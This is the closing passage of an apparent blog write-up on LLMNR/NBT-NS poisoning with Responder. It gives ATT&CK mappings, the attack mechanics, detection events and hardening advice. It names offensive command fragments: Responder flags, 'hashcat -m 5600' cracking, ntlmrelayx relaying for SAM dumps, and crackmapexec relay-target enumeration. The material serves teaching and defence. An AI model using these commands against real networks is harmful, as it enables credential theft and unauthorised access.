| Adversary-in-the-Middle (parent) | T1557 | Network anomaly + endpoint process telemetry |
| Network Sniffing | T1040 | Promiscuous capture, passive analyze-mode footprint |
| Brute Force: Password Cracking | T1110.002 | Offline hashcat activity (host-based, not on-wire) |
| Forced Authentication | T1187 | Victim NTLM auth to non-authoritative host |
Lazarus Group has run Responder in the wild with [path] -i [IP] -rPv, which maps cleanly to T1557.001. Treat this as an active, current TTP.
14. Summary
- LLMNR, NBT-NS, and mDNS are unauthenticated, first-responder-wins fallback protocols, and that single trust flaw is the entire attack. Windows multicasts a name query when DNS fails, and Responder answers before anyone else.
- What you capture is Net-NTLMv2, not the NT hash. It is an HMAC-MD5 challenge-response keyed on the NT hash, so it cannot pass-the-hash but it can be cracked offline (
hashcat -m 5600) or relayed live. - The relay path with
ntlmrelayxis the dangerous one. Even an uncrackable password is game over if a target has SMB signing disabled and the victim is a local admin, yielding command execution and SAM dumps. - Always enumerate before you act: analyze mode (
-A) to find poisonable queries, andcrackmapexec --gen-relay-listto find unsigned relay targets. - Detect with Sysmon EID 1/3/18, Security 4624 Type 3 / 4625 / 7045, anomalous UDP 5355/137 responses, and honeypot queries (MITRE DET0462).
- Kill it for good by disabling LLMNR/NBT-NS/mDNS via GPO, requiring SMB and LDAP signing, and enforcing 15-plus character passwords, but migrate legacy NetBIOS-only hosts to DNS first.
References
- attack.mitre.org
- attack.mitre.org
- learn.microsoft.com
- www.securityscientist.net
- www.resecurity.com
- www.decryptiondigest.com
- www.redfoxsec.com
- www.cynet.com
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.